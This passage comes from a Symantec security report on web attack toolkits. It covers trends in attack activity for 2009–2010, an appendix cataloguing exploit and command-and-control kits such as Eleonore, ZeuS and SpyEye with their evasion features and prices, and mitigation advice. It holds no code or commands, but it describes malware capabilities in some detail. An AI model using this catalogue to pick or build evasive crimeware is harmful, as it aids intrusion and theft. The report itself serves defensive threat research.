- In July 2009, there was a marked increase in attack activity for vulnerabilities known to be associated with attack kits (figure 25). This was precipitated by a number of factors:
    - During this month, four versions of the Eleonore, Fragus, and YES Exploit System toolkits were released. These versions incorporated new exploit code for vulnerabilities that were discovered in June and July 2009. This included the Microsoft Active Template Library Header Data vulnerability, which was the top attacked vulnerability during this report period.
    - As well, in July 2009, five exploits were released that were later incorporated into attack toolkits, which also affected the volume of attack activity.
- Other substantial increases were recorded in October and November 2009, which were influenced by these factors: The release of four new toolkit versions, namely the Eleonore, justexploit, and T-IFRAMER kits. Activity remained high in December following the release of additional versions of Eleonore as well as the Siberia toolkit. This period was a time of active development for attack toolkits, which may be due to competition between attack toolkit developers.
- Sudden increases in attack activity are usually the result of attackers capitalizing on the release of new vulnerabilities and exploit code. These increases can also occur when multiple new versions of attack toolkits

are released over a short period. Attacks are more likely to be successful if attackers release new exploits prior to, or shortly after, patches are released by the vendor of the vulnerable products. While, technically, the exploits may be released outside of the “window of exposure,” if organizations and end users delay the installation of patches, attack kit developers may take advantage of this window of opportunity in an attempt to increase the effectiveness of their attacks. This may be the case for the activity spike in July 2009, when it appears that attack toolkit developers were quick to release new versions that incorporated exploits for recent vulnerabilities.

- The overall drop in attack activity in 2010 can be accounted for in a number of factors:
    - Firstly, as of 2010, many attack kits were still exploiting old vulnerabilities. While it is certain that old vulnerabilities may generate revenue for a certain amount of time after patches have become available, attack kit developers must continue to innovate by incorporating new vulnerabilities, because eventually patch deployment may reduce the rate of successful exploits resulting from these old vulnerabilities. This affects their success rates because users and security vendors are more likely to have become aware of the attack toolkits and implemented countermeasures for specific attacks such as signatures. As a result, there are fewer attacks associated with the kits because they are quickly detected and, in that case, sites hosting the kits will be soon detected and shut down. As the success rate of the kits declines, and thus their ability to generate income, sales in the underground economy are likely to decrease. However, in this environment, attack toolkits that are actively updated with new exploits are likely to remain successful.
    - Additionally, older versions of attack kits are subject to piracy. Symantec observed that the MPack toolkit was being pirated and resold for a fraction of the original asking price.[71] Piracy, in combination from competition with cheaper toolkits, may have been a factor behind the announcement in July of 2008 that NeoSploit would no longer be developed.[72] The developers claimed that they were not generating enough revenue to justify the active development of the toolkit. However, in September 2008 a new version was released.[73] This version, NeoSploit 3.1, featured measures to prevent piracy. These measures were likely intended to recoup losses incurred by piracy of the toolkit. The developers may have believed that releasing a new version with anti-piracy measures may have been sufficient to justify continued development by recouping lost revenue incurred by piracy.
    - While not the sole cause of the decline in attack activity, piracy can influence attack activity in a number of ways. When they have proliferated to the point of being pirated and, thus, even more widely distributed, the likelihood of detection and of there being mitigation strategies in place against them increases accordingly.
- Initially, piracy may result in increased activity. However, in the long term, this can decrease attack activity due to a number of factors:
    - Firstly, sites hosting known attack toolkits will be shut down more frequently and more quickly.
    - Secondly, the success rate of the attacks will decrease because of mitigating strategies such as patching and intrusion prevention. Because these toolkits are competing against each other for revenue, the availability of pirated versions and a decreasing success rate of attacks will result in fewer sales and less revenue for the developers.

[71]-http://www.symantec.com/connect/blogs/mpack-clearance-sale-0
[72]-http://www.rsa.com/blog/blog_entry.aspx?id=1314
[73]-http://www.aladdin.com/AircBlog/post/2008/09/NeoSploit---The-rumors-of-my-demise-have-been-greatly-exaggerated.aspx

- Attackers will also generate less revenue because the toolkits they have deployed will not compromise as many computers.
- Lastly, if the toolkits are using older vulnerabilities, this also increases the chance that mitigating strategies have been deployed. This will also contribute to decreasing revenue for both the attack toolkit developer and the attacker who is using the attack toolkit. The lowered success rate and subsequent decline in revenue may eventually result in fewer deployments of attack toolkits. The result is that attack activity declines because there are fewer deployments of less successful toolkits.

Appendix A: List of Attack Kits

Since 2005, Symantec has detected the release of a number of attack kits and, of these kits, many have had a number of significant updates. Below is a list of the more notable kits detected since then. Because of the transitory nature of cybercrime, certain aspects of the underground economy such as attack kits are in constant flux because malicious code developers and other cybercriminals attempt to keep their attacks covert. As such, this list should be considered a representative survey of these kits rather than a comprehensive list.

Where Symantec was able to ascertain details, the list below contains the following information:

- **Type**: The type of kit, whether the kit is an exploit toolkit or a C&C toolkit, as discussed in the "Attack Kit Type" section of this report.
- **Date**: The date when the kit was first detected by Symantec.
- **Language**: The programming language upon which the kit is built.
- **Background**: Where identified, the primary attack vector of the kit, including number of exploits, range of targets, etc., along with any supplemental available information.
- **Authors**: The developers of the kit, if identified.
- **Online**: Links to online resources, if available.

Ad'pacK

- Type: Exploit toolkit
- Date: September 2007
- Language: PHP
- Background: Ad'pacK, or Advanced pack, is a very early and simple toolkit that exploits the Microsoft Java Virtual Machine Bytecode Verifier Vulnerability (BID 6221).[74]

CRiMEPACK

- Type: Exploit toolkit
- Date: December 2009
- Language: PHP
- Background: CRiMEPACK can generate dynamic PDF content in order to evade detection. It can check various reputation services for its operator in order to determine if it has been detected by antivirus and security companies. Version 2.2.1 included six exploits and advertised as high as a 39 percent success rate against Internet Explorer 6 and 7. It also targeted Mozilla Firefox and Opera. By May 2010, it included 14 exploits and was receiving frequent updates.
- Online: http://krebsonsecurity.com/2010/04/unpatched-java-exploit-spotted-in-the-wild/

[74] http://www.symantec.com/security_response/writeup.jsp?docid=2003-090514-4048-99

Dark Dimension

- Type: Exploit toolkit
- Date: October 2009
- Language: PHP
- Background: Dark Dimension can include modules for spam and DDoS, and can steal passwords stored in multiple applications. It was a short-lived toolkit and was abandoned by its author soon after its release. Botnets controlled by Dark Dimension primarily focused on DDoS attacks. The bot clients could be controlled by IRC or HTTP.

El Fiesta

- Type: Exploit toolkit
- Date: August 2008
- Language: PHP
- Background: Fiesta primarily exploits PDF vulnerabilities and includes a custom JavaScript obfuscator to try to evade detection. It was advertised from $100 to $700 US-equivalent dollars through an online payment service.

Eleonore

- Type: Exploit toolkit
- Date: June 2009
- Language: PHP
- Background: Four versions of Eleonore were released in July of 2009, marking this toolkit as one of the better-maintained packages. Since its launch, it has seen new releases approximately every month on average. Version 1.1 had 10 exploits, which increased to 13 exploits in version 1.3.2. Three United States Treasury websites were attacked using Eleonore in May 2010.[75] Its price varied from an initial $599 and has increased to $1,000. Users can reportedly rent an Eleonore botnet for approximately $40 per day.

FirePack

- Type: Exploit toolkit
- Date: February 2008
- Language: PHP for the C&C server, JavaScript and VBScript for the client
- Background: This toolkit targeted only Microsoft Internet Explorer 6 and exploited MS06-055 and MS06-014. It potentially used exploit code taken from the Metasploit project's "IE COM CreateObject Code Execution" module. It used plain text files instead of the more common SQL database for keeping track of statistics, allowing for easier installation of the C&C server.

75-http://malwaredatabase.net/blog/index.php/2010/05/04/united-states-treasury-Web page-hacked-to-spread-eleonore-exploit-pack-malware/

Fragus

- Type: Exploit toolkit
- Date: July 2009
- Language: PHP
- Background: Fragus is a competitively priced Russian toolkit that has been localized for both the English and Russian languages.[76] The C&C server is sophisticated enough to allow users to manage the Trojan binaries that are to be loaded and executed on the botnet clients, eliminating the need for command-line interaction with the server. The C&C server also contains the ability to segregate botnet client traffic across different sellers and to maintain seller-by-seller statistics. This allows the botnet operator to sell services to multiple clients without having to maintain multiple separate botnets. The toolkit contains its own cryptor and includes modular exploit functionality, allowing users to add and modify their own exploits. Fragus advertises an install time of less than two minutes using a Web-based installation wizard.

Golod (Go-load)

- Type: C&C toolkit
- Date: March 2010
- Language: PHP for the C&C server and C++ for the botnet client
- Background: Golod includes an advanced cryptor that results in a unique botnet client executable for each infected computer, making detection more difficult. It has the ability to circumvent UAC and the Windows host firewall and can run as a regular user or as an administrator. It was advertised for $600 for the basic toolkit built specifically for a single domain, or $1,500 for a builder to provide unlimited domain support.

Hybrid Botnet System

- Type: C&C toolkit
- Date: August 2009
- Language: PHP for the C&C server and Perl for the botnet client
- Background: This is a rare toolkit comprising of a botnet client application written in the Perl scripting language. Instructions for the kit advise users to use the perl2exe utility to create native executables for infecting Microsoft Windows computers. This toolkit increases flexibility by including the source for both the C&C server and the botnet client. Perl allows attackers to target UNIX and UNIX-like operating systems including Mac OS X, BSD, and Linux along with Microsoft Windows. The open-source nature of this toolkit allows users to create derivatives and to customize their botnet however they need. The botnet primarily focuses on DDoS attacks, but includes the ability to install additional malicious software and to execute arbitrary commands on infected computers.

IcePack

- Type: Exploit toolkit

[76] 76-http://www.symantec.com/connect/blogs/fragus-exploit-kit-changes-business-model

- Date: July 2007
- Language: PHP
- Background: An early toolkit that has a "readme.html" file that includes licensing statements that forbid commercial use and resale, and states that users are only to use the software for personal testing purposes. IcePack was originally derived from MPack. IcePack was first sold for $1,000, but a free version was subsequently leaked in the underground economy. This version included a backdoor that allowed the backdoor author surreptitious access to any botnets created by the toolkit.
- Author: IDT Group
- Online:
    - http://www.infoworld.com/d/security-central/hackers-update-malware-tool-kit-zero-day-code-188

Impassioned Framework

- Type: Exploit toolkit
- Date: May 2010
- Language: PHP
- Background: This toolkit includes at least 11 exploits targeting multiple Web browsers, browser plug-ins, and client-side applications. The toolkit generates unique exploits for each victim in order to avoid detection by antivirus researchers. This toolkit is sold with term licenses rather than a one-time cost. Users can purchase one-, six-, or twelve-month licenses that include updates and new exploits for the duration of the term. One month is advertised at $1,399, and one year for $3,999.
- Author: Ch Russo

justexploit

- Type: Exploit toolkit
- Date: November 2009
- Language: PHP
- Background: justexploit originated in Russia and contains three exploits, targeting Java, PDF, and MDAC vulnerabilities. The main 'index.html' script is obfuscated in an attempt to avoid detection. Reports state that this toolkit's exploits originated from Fragus. Another report states that this toolkit was distributing the ZeuS botnet client Trojan using email with the "IRS REFUND Notification – Please Read This" subject line.[77]

Liberty

- Type: Exploit toolkit
- Date: April 2009
- Language: PHP
- Background: Liberty is another toolkit originating in Russia. It contained six exploits as of version 1.0.7, and was advertised for $500. It includes a cryptor algorithm to avoid detection and primarily targets vulnerabilities in

[77] http://www.boonecountyindianasheriff.com/c/index.php?option=com_content&view=article&id=129:irs-spam-emails&catid=34:public-bulletins&Itemid=68

plug-ins that are accessible from all major Web browsers. Newer versions of Liberty's C&C server are encoded with NuSphere Nu-coder in an effort to stop piracy. At least one version of the toolkit includes an open-source graphing library, pChart, which is used in the toolkit's statistics functionality.

- Author: LibertySup

Limbo

- Type: C&C toolkit
- Date: February 2007
- Language: PHP
- Background: Limbo primarily attempts to steal banking data and other passwords from victims. It originated in Russia, includes a custom cryptor for its Trojan, and can evade antivirus software. The Trojan has the ability to add extra entry fields in Web pages for banking sites, allowing it to steal extra information from victims without interfering with the normal operation of the affected websites.[78]

LuckySploit

- Type: Exploit toolkit
- Date: February 2009
- Language: PHP
- Background: LuckySploit is reportedly used in some cases to distribute the ZeuS Trojan to computers, indicating that LuckySploit is designed to steal banking information. The kit's PHP code is obfuscated with Nu-Coder as an anti-piracy measure. The toolkit also includes RC4 encryption and decryption code to protect its communication channel between the C&C server and botnet clients. LuckySploit is usually used in conjunction with iframes to exploit users in drive-by-downloads hosted by legitimate websites.[79]
- Online:
    - http://blog.novirusthanks.org/2009/03/luckysploit-new-exploit-kit/
    - http://nakedsecurity.sophos.com/2009/03/19/not-so-luckysploit-mass-defacements/

Lupit

- Type: Exploit toolkit
- Date: May, 2010
- Language: PHP
- Background: Used for installing malicious code, Lupit is a toolkit originating in Russia. It is sold mainly by its developers as a subscription service on a monthly basis. As part of the services offered, the developers change the domains on a daily basis.

[78]-http://www.pc1news.com/news/0270/limbo-trojan-stealing-banking-info-through-bogus-data-entry-fields.html
[79]-http://www.sophos.com/blogs/sophoslabs/?p=3632

Mariposa

- Type: Exploit toolkit
- Date: October, 2009
- Language: C++
- Background: Mariposa is an information stealer. It uses polymorphic code and obfuscation techniques to avoid detection. Symantec detects Mariposa as Pilleuz and variants of SillyFDC. The malicious code component of the kit can propagate on its own via USB devices, P2P clients, networks shares, and MSN Messenger. To gather sensitive information from computers that it has compromised, Mariposa intercepts HTTP POST requests from Microsoft Internet Explorer. Mariposa also redirects browsers to phishing type websites or loads fraudulent cookies that can aid in information stealing. Mariposa received heavy media coverage in 2009 after it was shut down when its C&C servers were discovered and disabled. Subsequent arrests of several individuals for attacks using the Mariposa botnet were made in Spain, in March 2010, and in Slovenia, in July 2010.[80]
- Online:
    - http://www.symantec.com/connect/blogs/mariposa-butterfly-bot-kit
    - http://www.symantec.com/connect/blogs/mariposa-butterfly

MPack

- Type: Exploit toolkit
- Date: June 2006
- Language: PHP
- Background: Installing malicious code, information gatherer. Includes exploits for at least six vulnerabilities. MPack is one of the oldest and most well known attack toolkits. It was one of the first kits to offer a visually appealing interface that showed the user detailed statistics such as geographic location and attack success rates. Attacks using MPack were primarily through iframe injection. The toolkit also allowed users to create custom downloaders for malicious code. In June 2007, attackers compromised thousands of legitimate websites in Italy.[81] The attackers injected code into the compromised Web pages that redirected unsuspecting visitors to a server running the MPack toolkit. The toolkit kit then launched attacks against the visitors.
- Author: Dream Coders Team

MyPolySploits

- Type: Exploit toolkit
- Date: October 2009
- Language: PHP
- Background: Installs malicious code.

[80] 80-http://www.computerworld.com/s/article/9179769/Three_arrested_in_connection_with_Mariposa_botnet

[81] 81-http://www.securityfocus.com/brief/529

n404

- Type: Exploit toolkit
- Date: August 2007
- Language: PHP
- Background: Information gatherer. Attackers inject code into websites to redirect unsuspecting users to servers hosting n404, from which attacks are launched. The IP addresses of these servers were known to be associated with the Russian Business Network (RBN).

NEON

- Type: Exploit toolkit
- Date: October 2009
- Language: PHP
- Background: Building botnets, installing malicious code.
- Author: Neon_Coder

NeoSploit

- Type: Exploit toolkit
- Date: March 2007
- Language: C
- Background: Installing malicious code. Includes exploits for at least 10 vulnerabilities affecting Microsoft Internet Explorer as well as plug-ins, primarily ActiveX, from numerous vendors.[82] NeoSploit is a modular and scalable attack kit that supports multiple users. It uses a custom JavaScript function to obfuscate attack code. The toolkit was frequently updated until mid-2008 when development and support ceased; however, the authors released a tool that allowed the kit to be easily transferred to new servers without the need for support.
- Authors: Grabarz group

Nukesploit P4ck

- Type: Exploit toolkit
- Date: October 2009
- Language: PHP
- Background: The Nukesploit P4ck attack toolkit installs malicious code and includes features such as an AJAX-based statistics interface, customizable IP address and country restrictions, and a file cryptor tool. An interesting feature of this toolkit is that it allows the attacker to specify different malicious code depending on the geolocation of the victim.
- Author: nuclear
- Online:
    - http://www.symantec.com/business/security_response/attacksignatures/detail.jsp?asid=23363

[82] -See http://www.symantec.com/connect/blogs/neosploit-updated-exploit and http://www.symantec.com/connect/blogs/neosploit-updated-include-acrobat-exploit

Phoenix

- Type: Exploit toolkit
- Date: October 2009, but rumored to be originally released in 2007
- Language: PHP
- Background: Phoenix installs malicious code and includes exploits for 16 vulnerabilities, including vulnerability for the AOL Winamp AmpX ActiveX control[83] and a vulnerability in Microsoft DirectX DirectShow.[84] Phoenix uses a simple interface to provide a variety of attack statistics and includes exploits for vulnerabilities in a variety of browsers and browser plug-ins.
- Online:
    - http://malwareint.blogspot.com/2010/08/state-of-art-in-phoenix-exploits-kit.html
    - http://www.malwareint.com/docs/pek-analysis-en.pdf

Siberia

- Type: Exploit toolkit
- Date: December 2009
- Language: PHP
- Background: Siberia installs malicious code and builds botnets. It includes exploits for at least six vulnerabilities. An evolution of a kit called Napoleon, Siberia is noteworthy for including exploits for browser vulnerabilities affecting gaming consoles and mobile devices, in addition to traditional computer operating systems.

Sniper_SA

- Type: Web-based backdoor
- Date: Unknown
- Language: PHP
- Background: Sniper_SA is a PHP-based shell that provides an attacker with remote administration capabilities. This shell is normally hosted on a remote site and lets the attacker remotely administer the underlying computer after the attacker has successfully exploited a file-include vulnerability in a vulnerable PHP-based Web application. In June 2010, TEHTRI-Security reported a remote file-disclosure vulnerability affected Sniper_SA. This vulnerability could let an attacker gain unauthorized access to local files on a computer on which the Sniper_SA application is hosted.

83-http://www.securityfocus.com/bid/35028
84-http://www.securityfocus.com/bid/35600

SpyEye

- Type: C&C toolkit
- Date: January 2010
- Language: C++
- Background: SpyEye is an information stealer and contains many features for stealing credentials and sensitive information through a variety of methods, including keystroke logging, Web browser monitoring, and sniffing of network protocols such as HTTP, FTP, and POP3. SpyEye can also intercept communications intended for a ZeuS C&C server if ZeuS is found on a compromised computer. It can also be configured to uninstall ZeuS instances.

Strike

- Type: Exploit toolkit
- Date: 2010
- Language: C++
- Background: Strike builds botnets and steals software license keys. Its bot client attempts to evade detection on a compromised computer by carefully avoiding performing any action that would trigger the Windows UAC (User Account Control) security features, thus alerting the victim of its presence. It also attempts to spread on an infected computer by infecting files, including ZIP and RAR archives.
- Online:
  - http://malwareint.blogspot.com/2010/03/strike-botnet-another-crimeware-was.html

T-IFRAMER

- Type: Exploit toolkit
- Date: November 2009
- Language: PHP
- Background: T-IFRAMER installs malicious code and is noteworthy because of its focus on managing the propagation aspect of the exploits. This includes the management of compromised FTP accounts and websites that can be used to host malicious code and inject the malicious iframes used to facilitate the exploitation of unsuspecting Web users.

Tornado

- Type: Exploit toolkit
- Date: October 2007
- Language: PHP

- Background: Tornado installs malicious code and is noteworthy because it evaded detection for months after it was initially released. Tornado rented as a subscription service, which helped to limit the number of deployments. The toolkit also implemented measures to avoid arousing suspicion, such as reporting to repeat visitors that the site hosting the toolkit has been taken offline, giving the appearance that the site was no longer malicious.

Unique Pack

- Type: Exploit toolkit
- Date: September 2009
- Language: PHP
- Background: Unique Pack installed malicious code and included a number of standard features associated with exploit kits. The code for the toolkit was also obfuscated as an anti-piracy measure.
- Online:
    - http://malwareview.com/index.php?topic=142.0

WebAttacker

- Type: Exploit toolkit
- Date: March 2006
- Language: Perl and PHP.
- Background: One of the first exploit toolkits, WebAttacker pioneered many of the features included in later exploit toolkits such as browser detection and statistical reporting on attacks. WebAttacker was also one of the only exploit toolkits at that point to include exploit code for a genuine zero-day vulnerability.
- Online:
    - http://www.informationweek.com/news/security/cybercrime/showArticle.jhtml?articleID=193004211

YES Exploit System

- Type: Exploit toolkit
- Date: April 2009
- Language: PHP
- Background: YES Exploit System installed malicious code and included various means of evading detection, including blocking IP addresses and repeat visitors, as well as three different algorithms for obfuscating exploit code “on the fly.” It also included the ability to add plug-ins and modules. YES Exploit System included a domain checker that would allow users of the exploit kit to check their domain against reputation services. One version also included new exploit code for the Microsoft Office Web Components (OWC) vulnerability. The developers also tried to market this toolkit directly via their own website until the website was eventually taken offline. This is in contrast to the normal means of advertising these kits via underground economy channels.

ZeuS

- Type: C&C toolkit
- Date: mid-2007
- Language: PHP
- Background: ZeuS steals banking credentials and other sensitive information. Also known as Zbot, ZeuS has no propagation method of its own, but has been distributed by a number of large botnets such as Pandex (a.k.a. Cutwail). The objective of ZeuS is to steal the most valuable sensitive information on compromised computers, which can be easily leveraged to generated revenue through activities such as identify theft and bank and credit card fraud. An improved version, ZeuS 2.0, was advertised midway through 2010. The new version claimed many new capabilities, including measures to facilitate multiple installations on the same computer (making it more difficult to uninstall). It also included the ability to counter the uninstall routines of the SpyEye toolkit.

Zombie Infection

- Type: Exploit toolkit
- Date: July 2010
- Language: PHP
- Background: Zombie Infection builds botnets and installs malicious code. This toolkit is noteworthy because it exploits the Microsoft Windows Help and Support Center vulnerability discovered in June 2010.[85]

[85] -http://www.securityfocus.com/bid/40725

Appendix B: Mitigation

How to protect yourself

This report illustrates that even a careful online Web surfer who only visits mainstream legitimate websites can still be the victim of an attack online. With attack toolkits automatically exploiting up to 25 different vulnerabilities at one time, it only takes one vulnerability to be successfully exploited to compromise your system. To reduce your exposure from Web attacks and protect your computers and your information, you should implement the following measures:

Keep software up to date

- Administrators should keep corporate images updated with the latest software versions. Many breach investigations show that malicious code outbreaks in an organization occurred because of older, unpatched versions of software applications. Keeping software up to date helps reduce the attack surface and limits exposure to malware infections and information leakage.
- Software updates should encompass all potentially vulnerable systems and applications, including any third-party and add-on applications such as browser plug-ins. Many of these applications are primary targets of malicious attacks such as from the widespread, automated attacks mounted by attack toolkits.
- Wherever possible, enable automatic software updates. This will ensure that newly published updates will be automatically downloaded and installed on your computer.
- Enterprises with corporate software images that have standardized insecure, outdated versions of applications have an increased exposure to compromise and infection.
- Corporate software images and software standardization platforms need to migrate faster to the latest version of software applications and leverage automatic updating mechanisms or patch management solutions to keep those updated.
- Inventory, asset, and patch management solutions should be implemented to ensure that every device in your network is up to date and patched.

Deploy a comprehensive end-point security product

A traditional signature-based antivirus product will only examine files as they sit on your system and this type of product on its own is insufficient for protection in today’s threat landscape. Due to the polymorphic nature of the threats in attack toolkits, a new approach to secure your desktops and endpoints is required. Look for a comprehensive end-point security product that includes additional layers of protection, including the following components:

- **Heuristic file protection**: This technique enables a security product to spot new virus variants, even without a traditional virus finger print signature, based on characteristics about the file itself.
- **Intrusion prevention system (IPS)/browser protection solutions:** Instead of only focusing on the virus files as they sit on disk, IPS on endpoint systems protect end users against the underlying vulnerabilities from being exploited by attack toolkits regardless of the patch level of the software. They analyze network traffic looking for malicious behavior that can only be done on the endpoint with the goal of stopping an attack before it takes up residency on your system. Look for solutions that include protection against the widest scope of vulnerabilities

being exploited in the wild and even those targeting the Web attack toolkits themselves. Solutions should include network protection capabilities to keep malicious code from ever reaching the end systems, integrated protection in the browser to protect against obfuscated attacks and additional protection at the operating system level to protect against zero-day and unpatched vulnerabilities. Some IPS and browser protection solutions can provide protection against the fake antivirus/fake social engineering attacks used by attack toolkits and should be sought out as well.

- **Collective intelligence reputation and trust systems:** Traditional protection requires security vendors to capture and analyze specific strains of malicious code before they can protect against them. In 2009 alone, Symantec discovered 240 million unique threat samples. These were discovered on an average of fewer than 20 computers each and many were seen on just a single computer worldwide. This shift has made it nearly impossible for other security vendors to discover, analyze, and protect against every threat and places a significant burden on traditional approaches to malware detection. Endpoint security solutions should include collective intelligence reputation and trust solutions to derive a highly accurate safety rating for virtually every single software file—good, bad, or in between. Reputation and trust solutions go beyond just whitelisting and blacklisting and address today's explosion of targeted, mutating malicious code, including threats generated on the fly and targeting anyone anywhere in the world.
- **Behavioral monitoring:** If a malicious piece of code makes it onto your system by bypassing IPS defenses and the file protection capabilities (both signature and heuristic), then a behavioral monitoring system may still be able to catch it. These work by monitoring the actions of running processes with your system while looking for suspicious behaviors, e.g. keystroke loggers.

A comprehensive security product should have all these layers of defense at a minimum and should ensure they are enabled.

Keep your security product subscription current

A security product is only as good as the underlying security content that drives it. This includes virus definitions and IPS signatures, which are typically updated over the network many times a day. Ensure your security product has the latest active protection. Any lapse in updates will quickly start to erode the protection capabilities of the product. By way of example, consider that Symantec currently delivers protection for as many as 20,000 new virus samples each day. It is important to keep your product subscription active to proactively keep malicious code off your system and protect you from the latest threats out there.

Be suspicious

- Be careful of websites you visit, links you click on, search results you follow, and applications you install. Many attacks rely on social engineering techniques to gain entry onto your system, so even if all your software is up to date and you have a comprehensive and current security product, you may still become victim to an attacker if you let the attacker in the front door by authorizing something malicious onto your system.
- Generally, if an offer seems too good to be true, then it probably is. If in doubt, pick up the phone and call—do not rely on information contained within an email or displayed on a Web page.

- To assist with Web search results, use a “safe search” helper, such as the Norton Safe Web solution (http://safeweb.norton.com).

Adopt a password policy

- A good password policy can help protect the security of your online information.
- Good password choices include a combination of letters, numbers, and other keyboard characters.
- Try to avoid using the same password for all accounts. Although this is difficult in a world where so many websites request that you establish accounts, consider at least using unique passwords for your most sensitive online accounts (e.g. bank and email accounts).

Prevention is the best cure

Many of the previous steps in protecting yourself may seem like common sense, but in our analysis of enterprises and consumers that have been infected or had their security breached, many of these simple steps were not followed.

Protecting yourself against some of the latest Web-based threats can be easy if you are proactive. Deploying new security products or renewing your security product subscription after an infection can be a costly and futile challenge. It is more cost effective and a better use of resources for organizations and end users to take a few additional steps to mitigate infections up front than to clean up systems after an infection.

Credits

Marc Fossi

Executive Editor

Manager, Development

Security Technology and Response

Gerry Egan

Director, Product Management

Security Technology and Response

Eric Johnson

Editor

Security Technology and Response

Trevor Mack

Associate Editor

Security Technology and Response

Téo Adams

Threat Analyst

Security Technology and Response

Joseph Blackbird

Threat Analyst

Security Technology and Response

Brent Graveland

Threat Analyst

Security Technology and Response

David McKinney

Threat Analyst

Security Technology and Response

About Symantec

Symantec is a global leader in providing security, storage, and systems management solutions to help consumers and organizations secure and manage their information-driven world. Our software and services protect against more risks at more points, more completely and efficiently, enabling confidence wherever information is used or stored. Headquartered in Mountain View, Calif., Symantec has operations in 40 countries. More information is available at www.symantec.com.

For specific country offices and contact numbers, please visit our website.

Symantec World Headquarters
350 Ellis St.
Mountain View, CA 94043 USA
+1 (650) 527 8000
1 (800) 721 3934
www.symantec.com

Symantec helps organizations secure and manage their information-driven world with **security management**, **endpoint security**, **messaging security**, and **application security** solutions.

1/2011 21169171